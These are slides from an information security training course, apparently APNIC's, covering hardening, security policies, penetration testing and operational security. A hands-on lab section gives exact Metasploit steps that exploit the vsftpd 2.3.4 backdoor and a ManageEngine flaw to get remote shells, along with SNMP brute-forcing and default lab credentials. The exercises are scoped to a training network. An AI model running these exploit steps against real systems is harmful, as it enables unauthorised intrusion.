Operating System Security - Services

- For web servers
  - Enable HSTS – HTTP Strict Transport Security
    - A server header that tells a browser it should only access the site using HTTPS
    - The browser automatically changes http:// URLs to be https://
    - Helps protect against protocol downgrade attacks and cookie hijacking
    - Test thoroughly before, during, and after deployment

Operating System Security - Services

- For database servers
  - Don’t expose them to the internet
    - Examples:

Over 27,000 MongoDB Databases Held For Ransom Within A Week

Monday, January 09, 2017 Mohit Kumar

Duo Labs / Aug 31, 2016

Over 18,000 Redis Instances Targeted by Fake Ransomware

by Jordan Wright

Slammer worm slithers back online to attack ancient SQL servers

If you get taken down by this 13-year-old malware, you probably deserve it

By Darren Pauli 5 Feb 2017 at 23:29 11 SHARE ▼

One of the world's most famous net menaces, SQL Slammer, has resumed attacking servers some 13 years after it set records by infecting 75,000 servers in 10 minutes, researchers say.

Operating System Security - Services

- For database servers
  - No really… do NOT expose them to the internet!
  - Ensure the applications that accept untrusted user input and need to query the database have been written with security in mind.
    - See OWASP for common web application vulnerabilities and how to avoid them
    - https://www.owasp.org

Information Security Training

Security Policies

Security Policies

- Policy
  - A high-level document describing rules and requirements that must be met. Commonly used to ensure compliance and discipline
  - Examples: Acceptable Use Policy

Security Policies

- Policies are usually structured with several statements
  - Scope
    - 1-2 sentences giving background on the policy, it's intent, and any relevant laws the policy addresses.
  - Policy Overview
    - A paragraph detailing the goals of the policy and why it's important.
  - Policy
    - The actual body of the policy document, clearly detailing out the policy using paragraphs or bullet points to reduce ambiguity.
    - You may wish to break down the policy in to different sections/paragraph that focus on different groups within the organization.

Security Policies

- Policies are usually structured with several statements
  - Accountability
    - A short statement on who is responsible for ensuring the policy is enforced.
  - Exceptions
    - A paragraph explaining any current known exceptions to the policy, and the procedure to follow for requesting exceptions.

- A good/funny example of a policy that includes pictures is The University of Texas – Policy on Food Provisioning at Meetings
  - https://security.utexas.edu/food-policy

Security Policies

- When writing a policy (or standard/guideline) make sure you know who your audience is. You want to make sure the people who the policy applies to can understand the true meaning of the document.

- Support from (very) senior management is critical to the success of any policy. Without support the policy may been seen as something that only relates to the IT department, or won’t have any consequences for not following the policy.

Security Policies

- Standard
  - A lower-level document of mandatory controls focusing on procedural or system specific requirements
  - Example: server hardening standard

- Guideline
  - Non-mandatory, procedural or system specific advice/suggestions for best practice. Commonly created from previous questions about the policy or standard documents, and use words like “should” or “may”.
  - Examples: encryption guidelines, social media guidelines

Security Policies

- SANS has a list of sample policies at https://www.sans.org/security-resources/policies

General
- Acceptable Encryption Policy
- Acceptable Use Policy
- Clean Desk Policy
- Data Breach Response Policy
- Disaster Recovery Plan Policy
- Digital Signature Acceptance Policy
- Email Policy
- Password Construction Guidelines
- Password Protection Policy
- Security Response Plan Policy
- End User Encryption Key Protection Policy

Network Security
- Acquisition Assessment Policy
- Bluetooth Baseline Requirements Policy
- Remote Access Policy
- Remote Access Tools Policy
- Router and Switch Security Policy
- Wireless Communication Policy
- Wireless Communication Standard

Server Security
- Database Credentials Policy
- Technology Equipment Disposal Policy
- Information Logging Standard
- Lab Security Policy
- Server Security Policy
- Software Installation Policy
- Workstation Security (For HIPAA) Policy
- Web Application Security Policy

(and more in their Old/Retired section)

- DISCUSSION – What policies do you have that relate to security?

Information Security Training

Penetration Testing

Penetration Testing

- Vulnerability assessment
  - A methodical review of all vulnerabilities within the scoped system/network
  - The goal is a prioritised list of vulnerabilities to guide the administrators in their remediation efforts
  - Usually performed when you know you have issues, as a way to improve security
  - Can be performed with credentials (host based) or non-credentialed (network based)
  - This can be seen as part of an audit

Penetration Testing

- Penetration test (aka pentest)
  - Simulated attacks to compromise a system within the scoped system/network
  - The goal is to obtain access to what is considered the “crown jewels”
  - Used to test a mature security defenses
  - On its own, a penetration test does not look for all vulnerabilities, just the ones needed to achieve the goal
  - This is what they do in movies

Penetration Testing

- Defining the Scope
  - It's important to define the scope to cover the breadth and depth of the assessment
  - What systems and networks are allowed to be tested? (attack surface)
  - How far can the testing go from non-intrusive scanning to active exploitation (intrusive)
  - What is the goal or objective of the testing team? What flag to capture?
  - Black box test – testing without prior or inside knowledge, external team
  - White box test – testing with knowledge of the environment, usually an internal team

Penetration Testing

- Legal issues
  - When performing the actions of an attacker it's important to stay on the right side of the law
  - There are entire codes of ethics around professional pentesters and pentest certifications
  - Stay legal in your actions, and always have permission
  - Contracts (pre-test) and reports (post-test) take up the major of your time
  - Black hats – no permission, illegal activity
  - White hats – security professionals, operating legally and with permission
  - Grey hats – sitting on the fence, performing both legal and illegal actions, possibly reformed(?) black hats

Penetration Testing


- Post-Pentest Reports
  - Shows dramatic proof of vulnerabilities and risks
  - Document all actions taken in a reproducible form
  - Detail the amount of effort required during the test, as an indication of the level of protection employed on the systems
  - Provide actionable intelligence to mitigate the vulnerabilities exploited, and other issues discovered during the test

Penetration Testing

- Regular security testing
  - Vulnerability assessments and penetration tests are best performed on a regular basis
  - May be required for compliance, but remember most compliance is just a minimum baseline
  - Some vulnerability assessment tools can perform continuous scanning to quickly detected changes to the environment
    - New server on the network, new applications installed, opening firewall policies
  - Penetration tests are best repeated after remediation work has been completed, as by their nature a single penetration test may not find all vulnerabilities

Penetration Testing

- Attack Life Cycle



Security Tools and Measures


- Reiterating legal issues
  - You only have permission to perform these hands-on exercises on the local APNIC-InfoSec-Training network, 192.168.30.xxx
  - Also, please keep to your assigned Meta2 and Meta3 VM addresses

Security Tools and Measures

- VM preparation
  - Kali Linux is our main attacking platform, use this by default
  - Kali, please change network interface from NAT to bridged
  - Boot Kali and make sure you can log in with
    Username: root
    Password: toor
  - You should have an IP address like 192.168.30.101
    - Write this down, along with the other IP address from the paper list

Security Tools and Measures

- Nmap
  - Network Mapper, for network discovery and auditing
  - Combines port scanning, firewall detection/evasion, service version detection, OS detection, and more
  - Featured in The Matrix Reloaded, Die Hard 4, Girl With the Dragon Tattoo, The Bourne Ultimatum, and many more
    Screenshots at nmap.org/movies/



Security Tools and Measures

- Nmap
  - `nmap -sS -sV -O <meta2_IP>`

    ^^ this is a capital “oh”
  - -sS uses a TCP SYN scan to find open ports, doesn’t complete the 3-way handshake. This is best used on it’s own to maintain stealthy.
  - -sV tests the open ports to find service and version information, but will have to make a full connection (negates the –sS)
  - -O (capital ‘oh’) enables OS detection
  - `nmap -sU <meta2_IP>`
  - -sU scans UDP ports

Security Tools and Measures

- If you output nmap results to an XML file (-oX filename) you can later use ndiff to compare 2 nmap scans looking for differences
  - Useful to compare scans over time to find unknown/unexpected changes, and can be scripted to run at regular intervals
  - Test before and after making security changes to see the impact
  - **`nmap -sV -oX nmap1.xml <meta2_IP>`**
  - **`cp nmap1.xml nmap2.xml`**
  - **`gedit nmap2.xml`**
  - **`ndiff filename1 filename2`**

Security Tools and Measures

- SPARTA
  - GUI on top of nmap
  - Provides some other features like screenshotting, nikto web vulnerability scanning, sql scanning, and staged nmap scans
  - Run SPARTA: Applications > 02 - Vulnerability Analysis > sparta
  - Click on the actual text “Click here to add host(s) to scope”
  - Let’s scan for your own Meta2 and Meta2 addresses, separated by a space
  - Let’s run a scan for 192.168.30.32/28
  - When done, click on an IP address then click the tabs on the right

- Discuss: What interesting output do you see?

Security Tools and Measures

- nbtscan-unixwiz
  - nbtscan-unixwiz scans for open NETBIOS nameservers, similar to the Windows tool of a similar name but this one allows for scanning across networks/ranges
  - **`nbtscan -v <meta3_IP>`**
    - address can be of the format 192.168.159.0/24 or 192.168.159.1-170
  - Also try using scripts in nmap
    - **`nmap -script smb-enum-users.nse -p 445 <meta3_IP>`**
  - Try running these tools against meta2 as well (Linux running smbd)

Security Tools and Measures

- nbtscan-unixwiz
  - There is also wrapper scripts which combine several tools into one
  - **`enum4linux <meta3_IP>`**
  - Also try against meta2

- Discuss: What interesting output do you see?
  What happens if you point it to your laptop?

Security Tools and Measures

- SNMP Community Strings
  - In Kali, look at the snmp_short_pass.txt wordlist which some tools can use to try brute force attacking the SNMP community string
  - `cd /usr/share/metasploit-framework/data/wordlists/`
  - `ls -al`
  - `less snmp_short_pass.txt`
    - Have a look at the snmp word list, these are common default community strings
    - We deleted line 33 from the snmp_default_pass.txt file because it was too long (a bug in the tool we use on the next slide)

Security Tools and Measures

- onesixtyone
  - **`onesixtyone -c snmp_short_pass.txt 127.0.0.1`**
    - Do you see where the default community string is displayed?
  - **`./change_snmpd.sh`**
    - This changes the SNMP community string to something harder, then run the above onesixtyone command again to crack the new “password”
    - If you run ./change_snmp.sh again, it will change it back to the easy one

Security Tools and Measures

- SNMP enumeration tools
  - `snmp-check -c public 127.0.0.1`
  - `snmpwalk -c public -v1 127.0.0.1`

- If you had a different SNMP community string from the previous exercise, use that string or “password” instead of the word “public” in the above commands

Security Tools and Measures

- OpenVAS
  - In the beginning (1998), there was Nessus, an open source security and vulnerability scanner
  - In 2005, Nessus 3 was changed to closed source and sold under the new Tenable Network Security company
  - Nessus 2 was still open source and was forked into OpenVAS, Open Vulnerability Assessment System
  - OpenVAS uses community created/maintained Network Vulnerability Tests (NVTs)

Security Tools and Measures

- OpenVAS
  - WebUI created by Greenbone
  - Start the OpenVAS services: `openvas-start`
  - https://127.0.0.1:9392
    - Username = admin
    - Password = password
    - To reset password, run:
      `openvasmd --user=admin --new-password=password`
- Exercise: Schedule a scan and check the output

Security Tools and Measures

- ModSecurity
  - Used to protect web servers as a Web Application Firewall (WAF)
  - Web application monitoring, logging, and access control
  - The Core Rule Set (CRS) we will use is documented at https://modsecurity.org/crs/ (go have a look)
- Exercises
  - Start Apache: `service apache2 start`
  - Before we make any changes, let's benchmark this server by running: `nikto -host 127.0.0.1 -port 80`
  - Discuss: What do you see in the output? (copy/paste it for later)

Security Tools and Measures

- Exercises
  - This is a fresh install of ModSecurity so let's deploy the recommended configuration
  - `cd /etc/modsecurity/`
  - `ls -al`
  - `mv modsecurity.conf-recommended modsecurity.conf`
  - `service apache2 reload`
  - A new log file should appear
  - `ls -al /var/log/apache2/modsec*`

Security Tools and Measures

- edit modsecurity.conf
  - `gedit modsecurity.conf`
  - Change “SecRuleEngine DetectionOnly”
    to be “SecRuleEngine On”
  - Save, exit
    (don’t reload Apache just yet)

Security Tools and Measures

- Changing HTTP headers, e.g. Server:
  - `telnet 127.0.0.1 80`
    `HEAD / HTTP/1.0`
    `(press Enter twice)`
  - What do you see for Server: ?
  - `gedit /etc/apache2/conf-enabled/security.conf`
  - Around line 25 change “ServerTokens OS” to “ServerTokens Prod”
  - `service apache2 reload`
  - Perform the telnet and HEAD commands again, what is different?

Security Tools and Measures


- `gedit /etc/apache2/conf-enabled/security.conf`
- Around line 25 change ServerTokens from Prod to Full
- Just below that, create a new line with the following:
  `SecServerSignature "Microsoft IIS 8.0"`
- `service apache2 reload`
- `telnet 127.0.0.1 80`
  `HEAD / HTTP/1.0`
  `(press Enter twice)`
- Now what do you see for Server: ?

Security Tools and Measures

- Limit request methods
  - `telnet 127.0.0.1 80`
    `OPTIONS / HTTP/1.0`
    `(press Enter twice)`
  - Discuss: What do you see?
  - `gedit /etc/modsecurity/crs/crs-setup.conf`
  - Uncomment lines 323-329 of config starting with SecAction and delete the word “OPTIONS”
  - Save, exit
  - `service apache2 reload`
  - Repeat the above telnet and OPTIONS command.
  - Discuss: What’s different?
  - Nikto again…
  - `less /var/log/apache2/modsec_audit.log`

Security Tools and Measures

- Metasploit
  - Penetration testing software,
  - Used to find, exploit, and validate vulnerabilities
  - Metasploit Framework is an open source project
  - Commercial versions are maintained and sold by Rapid7 and focus on web interface, automation, as streamlining common tasks



Security Tools and Measures

- Metasploit – Meta2 Linux exercise
  - First, let's use nmap to scan the Meta2 Linux VM
    - `nmap -sV <meta2 _IP>`
  - Let's look at the first one on the list, FTP server: vsftp
  - Run Metasploit
    - Applications > 08 – Exploitation Tools > Metasploit
  - You should see a new terminal window with the prompt: msf >

Security Tools and Measures

- This console uses tab completion to make typing easier
- **search vsftp**

```
Matching Modules

================

   Name                                  Disclosure Date  Rank       Description

   ----                                  ---------------  ----       -----------

   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4
Backdoor Command Execution
```

- **use exploit/unix/ftp/vsftpd_234_backdoor**
- **help**
- **info**

Security Tools and Measures

- `show options`
- `set RHOST <meta2_IP>`
- `show payloads`
- `set PAYLOAD cmd/unix/interact`
- `run`
  - or you can type `exploit` if that makes you feel more like a hacker
- It won't show a prompt, but try typing `ifconfig` and `whoami` and `ls` Congrats, you just hacked a root shell on a remote server!

- More guides at http://www.hackingtutorials.org/metasploit-tutorials/metasploit-commands/

Security Tools and Measures

- Metasploit – Meta3 Windows exercise
  - First, let's use SPARTA to scan the Meta3 Windows VM
    - or try `nmap -sV <Meta3 _IP>`
  - Connect to port 8383 in a browser: https://<Meta3_IP >:8383
  - ManageEngine… didn't it have really bad vulnerability a couple of years back?
    - Of course in the real world you wouldn't know or remember this, but with web search tools it's not overly difficult to search for known vulnerabilities in applications and specific versions.
  - Run Metasploit
    - Applications > 08 – Exploitation Tools > Metasploit

Security Tools and Measures

- `search manageengine`
- Look for exploit/windows/http/manageengine_connectionid_write which has a rank of “excellent”
- `use exploit/windows/http/manageengine_connectionid_write`
- `info`
- `show options`
- `set RHOST <Meta3_IP>`
- `set RPORT 8383`
- `set SSL true`
- `run`
- Now run Windows commands like `dir` and `ipconfig`

- Congrats, you just hacked a Windows remote shell that has NT AUTHORITY\LOCAL SERVICE privileges

Security Tools and Measures

- Metasploit – SSH version detection
  - This shows you the different features of Metasploit framework
  - Run Metasploit
    - Applications > 08 – Exploitation Tools > Metasploit
  - **search ssh_version**
  - **use auxiliary/scanner/ssh/ssh_version**
  - **info**
  - **show options**
  - **set RHOSTS <Meta2_IPs>**
  - **set THREADS 100**
    - not necessary for this scan, but will help with real world scanning of many hosts
  - **run**

Information Security Training

Operational Security

Operational Security

- The follow are some statements painted with a broad brush
- This helps us apply the most good for the most situations

Operational Security

- Least privilege
  - Only give the amount of access required to get the job done
  - Not just for users but also for services and applications
  - This applies to all aspects of life and security
    - Office buildings
    - Servers, routers
    - Service account used for web application to access SQL DB
    - User access to file systems (think ransomware)
    - Mobile phone apps
    - Firewall policies
  - Easiest to implement least privilege by using Role Based Access Control (RBAC)
    - All network engineers need the same access
    - Create an access group for those privileges
    - Assign access group to all network engineers
    - Makes handling exceptions easier

Operational Security

- Following least privilege also means that administrators should have 2 accounts
  - One for daily activities like web browsing and email
  - One for administrative tasks like creating new user accounts or assigning new permissions
- Have and follow an employee exit procedure
  - If someone no longer works at the organization, the don't have a need for access privileges (least privilege = nil)
  - This is exploited in the movie Minority Report, where the police officer still has access to the HQ building even after he is convicted and sentenced for murder

Operational Security

- Regular review of assigned access privileges
  - Examples
    - Employee starts in one department or doing one role
    - Occasional moves to a different role, gaining more access
    - “Temporary” access granted for special projects, but never revoked
  - If using RBAC, this can be as simple as contacting the manager for a group of employees and having them confirm that their direct reports still require current granted access

Operational Security

- Regular review of assigned access privileges
  - And/or have owners for each RBAC group, then regularly access the access group manager to confirm that the members of that access group are still allowed to be in the group
    - Example: a “Network Engineers” access group could have the manager or network architect as the owner of the group
    - Works best when you have accurate role descriptions for employees
  - Most compliance requires dictate reviews every 6-12 months

Operational Security

- Be careful with default configurations
  - Default configurations are usually just for examples or learning, not for production
  - Default passwords should always be changed
  - Usually best to wipe default configs completely and start from scratch
  - IoT falls into this recommendation

Operational Security

- Don’t save unencrypted passwords anywhere
  - A text file on your desktop or home directory is not a good place to store passwords
  - Neither is:
    - vnc.ini
    - sysprep.inf, sysprep.xml, or unattend.txt
    - Anywhere found by using: grep or find /I “password” *.txt (or *.ini, *.xml)
    - Internal (or external!) doc sites, wikis, CMS, etc…
    - Don’t forget about revision history after you try to remove passwords from documentation.
    - Registry entries
    - Saved sessions for FTP or SSH applications
    - GitHub
    - .history or .bash_history
  - Discuss: Any other ideas?

Operational Security

- Don’t save unencrypted passwords anywhere
  - Attackers (and penetration testers) know where to look for passwords, scripts can do this automatically, quickly, and auto-decrypt files
    - Ref: Encyclopaedia Of Windows Privilege Escalation at https://www.insomniasec.com/releases
  - If a password is ever exposed in plaintext, it should be changed/rotated. Even if it doesn’t appear to have been viewed or copied by anyone.
    - Typing work password into non-work website
    - Typing password into bash shell
    - Saving passwords in GitHub or CMS systems

Operational Security

- Shred everything
  - But use a cross-cut shredder, strips can be reassembled
  - Dumpster diving is an old concept but still used today
  - People are bad are assessing the risks of disposing information by different means
  - Reduce the average person's deciding making
    - All paper is shredded or put in a secure bin for shredding/destruction
    - All hard drives are securely wiped between use
    - All hard drives are extra wiped or physically destroyed before leaving the organisation

Operational Security

- Encrypt everything
  - If there is ever an option, choose to go with encryption
    - Laptops being taken out of the office/country
    - Encrypted Wi-Fi access points
    - Mail server to mail server
    - Administrative access to servers and consoles
    - Password storage
  - Make sure you have policies and procedures to avoid problems

Operational Security

- 2FA everything
  - If there is ever an option, enable 2FA
  - Without 2FA, someone only needs to guess or shoulder-surf your password, usually from anywhere in the world

2FA = 2 Factor Authentication

MFA = Multifactor Authentication

2SV = 2 Step Verification

Operational Security

- Log everything
  - You don’t know if you need logs until after an event, then it’s too late
  - You don’t know if something happened unless you log it
  - Even then, you don’t know if something happened unless you review your logs
  - Not all logs are created equal, and not all logs need to be retained for the same time
  - Centralising your logs takes it to the next level

Operational Security

- Automate everything
  - If you must do a task more than a couple of times, you should at least partially automate it
  - This may involve an additional up-front cost to the organisation, but is usually easy to justify

Operational Security

- Document everything
  - Security policies, procedures, projects/systems
  - For your users, for yourself, and for your manager who has to deal with it when you win the lottery and retire early

Operational Security

- Backup everything
  - If it has any value at all, back it up
  - We don’t value many things until there are gone
    - That’s a bit deep, so it’s ok if you want to take a break to call your family :)
  - Schrodinger’s Backup – you don’t know if a backup is good or not until you test it
  - Just because a backup was successful, doesn’t mean the restore will be

Operational Security

- Constant vigilance
  - Be always aware of requests and actions
  - Look for anything suspicious or out of the ordinary
  - If you see something wrong, tell someone
  - Educate others in the same concept
  - It goes against most people’s instincts, but when done well it turns everyone into an intrusion detector and preventer

Information Security Training

Configuration/Change Management

Configuration/Change Management

- Ensures the current design and build state of the system is known, good, and trusted
- Doesn’t rely on the individual knowledge of the sysadmin team
- CM is a large part of ITIL and IT service management in general
- Benefits
  - Known historical configuration state of a system, assists with identifying the cause of a fault
  - Increased stability, security
  - Decreased risk, time to resolve/recovery

Configuration/Change Management

- Configuration management allows for security to be embedded into every change
- Even if the change isn’t security related, it forces people to consider the security inputs and impact
- In stages, after deploying Configuration Identification, the Configuration Control and Configuration Verification stages involve monitoring the systems for unauthorised changes from either unplanned changes or malicious activity

Configuration/Change Management

- What security questions should be in your change control?

Information Security Training

Operating System Vulnerabilities

Operating System Vulnerabilities

- Linux
  - Linux uses Discretionary Access Control (DAC) by default.
  - SELinux and AppArmor provide Mandatory Access Control (MAC) to further lock down the access to network, sockets, and filesystem access per process.
  - grsecurity is a kernel patch (no longer free) that provides several memory corruption and file system hardening protections

Operating System Vulnerabilities

- Windows
  - Windows 10 and Server 2016 has several new security features
  - Credential Guard protects cached credentials to mitigate against Pass-the-Hash and Pass-the-Ticket attacks
  - Device Guard improves application whitelisting over the AppLocker technology (which still exists if you need it). Device Guard uses hardware security technology (VT-x, AMD-V, SLAT, UEFI firmware) to protect the configuration from a potentially malicious kernel.

Operating System Vulnerabilities

- Windows
  - Windows Server comes with Data Execution Prevention (DEP) enabled by default, but workstation versions do not. Best to enable DEP and only exclude DEP on applications that were written poorly and don’t work with DEP.
  - Windows 10 has many of the features from the Enhanced Mitigation Experience Toolkit (EMET), but EMET is still recommended for earlier versions of Windows. Unfortunately support for EMET is ending on 31/07/2018, but will continue functioning after that date.

Information Security Training

DDoS


What is DoS and DDoS?

- In general, a denial of service is an attack against availability of a service
  - A service can be a network, or a specific service such as a web site
- DoS - Denial of Service
  - Usually from only one source
- DDoS - Distributed Denial of Service
  - Attack originates from multiple sources
  - This is caused through resource exhaustion


Impacts of a DDoS

- Users sees DDoS as an outage
- Security team sees DDoS as a loss of availability
  - Think back to CIA triad
- Business management, sees DDoS as impacting the business financially
  - Especially if the business makes money using the Internet
    - ISP, credit card gateway, online casino

